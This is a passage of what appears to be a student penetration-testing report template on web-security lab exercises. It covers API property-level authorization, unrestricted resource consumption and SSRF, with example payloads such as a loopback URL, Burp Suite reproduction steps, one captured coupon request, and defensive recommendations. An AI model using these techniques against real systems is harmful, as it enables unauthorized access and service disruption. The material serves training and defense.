


Figure 3 : API Response Showing Property-Level Authorization Failure




Figure 4: 100% Discount Applied Through BOPLA Exploitation





Figure 5: API3 BOPLA Lab Successfully Solved



6.10 Impact

Potential impacts include:

- Unauthorized modification of sensitive account attributes.
- Privilege escalation.
- Exposure of restricted information.
- Modification of application settings.
- Compromise of user or administrative functionality.

6.11 Recommendation

- Define which properties each user role can access.
- Implement server-side allowlists for writable fields.
- Do not automatically bind all client-supplied properties to database objects.
- Restrict sensitive properties to authorized roles.
- Apply separate authorization checks to sensitive fields.

6.12 Severity

High

VAPT Finding 7: API4 – UNRESTRICTED RESOURCE CONSUMPTION

7.1 Lab Name

API4 – Unrestricted Resource Consumption

7.2 Objective

The objective is to identify whether an API places adequate limits on resource-intensive operations and determine whether excessive requests or parameters can consume significant server resources.

7.3 Description

Unrestricted Resource Consumption occurs when an API does not properly limit resource usage.

An attacker may abuse expensive API operations by submitting excessive quantities, requesting large amounts of data, repeatedly invoking resource-intensive functionality, or manipulating parameters that control processing.

This can result in excessive CPU, memory, database, network, or application resource consumption.

7.4 Affected Endpoint

Enter the exact endpoint from your assigned API4 lab.

Example:

POST /api/products

7.5 Payload Used

Use the exact payload/parameter manipulation that successfully demonstrates the vulnerability in your lab.

Example:

quantity=100000

7.6 Steps to Reproduce

1. Authenticate to the application if required.
2. Identify a resource-intensive API endpoint.
3. Capture the request using Burp Suite.
4. Send the request to Repeater.
5. Identify parameters that control the amount of processing or resources consumed.
6. Modify the parameter to an unusually large value.
7. Send the request.
8. Observe the server response and processing behavior.
9. Verify that the API accepts excessive resource requests without sufficient restrictions.

FIGURE 1:

Request

Pretty Raw Hex

```
POST /cart/coupon HTTP/2
Host: 0a7600e503b66a02815c7fd5002d0014.web-security-academy.net
Cookie: session=jRIRZaW9didTWoMPcRoX6Y75Jft3mFa4
Content-Length: 52
Cache-Control: max-age=0
Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
Origin: https://0a7600e503b66a02815c7fd5002d0014.web-security-academy.net
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a7600e503b66a02815c7fd5002d0014.web-security-academy.net/cart
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

csrf=4tg0WFz07WKCbSNQ1d4hZQckYD2vVFSq&coupon=PR0M020
```

FIGURE 2:

Response

Pretty Raw Hex Render

```
HTTP/2 302 Found
Location: /cart?couponError=C0UP0N_ALREADY_APPLIED&coupon=PR0M020
X-Frame-Options: SAME0RIGIN
Content-Length: 22

Coupon already applied
```

FIGURE 3:





FIGURE 4:



7.10 Impact

Possible impacts include:

- Excessive CPU and memory usage.
- Increased database load.
- Application slowdown.
- Denial of service.
- Increased infrastructure costs.
- Reduced availability for legitimate users.

7.11 Recommendation

- Implement rate limiting.
- Apply request quotas.
- Limit maximum values for resource-intensive parameters.
- Restrict the maximum number of returned records.
- Implement pagination.
- Monitor abnormal API usage.
- Apply timeouts to expensive operations.
- Use appropriate resource management controls.

7.12 Severity

Medium to High, depending on the demonstrated impact.

VAPT Finding 8: SERVER-SIDE REQUEST FORGERY (SSRF)

8.1 Lab Name

Server-Side Request Forgery (SSRF)

8.2 Objective

The objective of this lab is to demonstrate that a vulnerable server can be manipulated into making HTTP requests to an unintended internal or external resource.

8.3 Description

Server-Side Request Forgery occurs when an application accepts a user-controlled URL or similar input and uses the server to make a request without properly validating the destination.

An attacker may use this behavior to make the vulnerable server communicate with internal services that are not directly accessible from the Internet.

8.4 Affected Endpoint

Enter the exact endpoint from your assigned SSRF lab.

Example:

POST /product/stock

8.5 Payload Used

Use the exact SSRF payload from your assigned lab.

Example:

http://127.0.0.1/

For labs involving an internal service, use the exact internal destination specified by the lab.

8.6 Steps to Reproduce

1. Open the assigned SSRF lab.
2. Identify functionality that causes the server to make an HTTP request.
3. Capture the request in Burp Suite.
4. Send the request to Burp Repeater.
5. Locate the URL or destination parameter.
6. Replace the legitimate URL with an internal or controlled destination.
7. Send the request.
8. Observe the server response.
9. Verify that the server made the request to the supplied destination.
10. Use the behavior to demonstrate the SSRF vulnerability.

Figure 1: Original SSRF Request




Figure 2: Modified SSRF Request




Figure 3: SSRF Response




Figure 4: SSRF Exploitation Successfully Demonstrated





FIGURE 5:



8.10 Impact

SSRF can potentially allow:

- Access to internal services.
- Retrieval of sensitive internal information.
- Interaction with administrative interfaces.
- Access to cloud metadata services in vulnerable environments.
- Network reconnaissance from the vulnerable server.
- Further attacks against internal infrastructure.

8.11 Recommendation

- Use a strict allowlist of permitted destinations.
- Validate and normalize user-supplied URLs.
- Block access to private and loopback IP ranges where not required.
- Restrict server-side outbound network access.
- Disable unnecessary URL-fetching functionality.
- Use network segmentation.
- Protect cloud metadata services.
- Monitor outbound requests from application servers.

8.12 Severity

High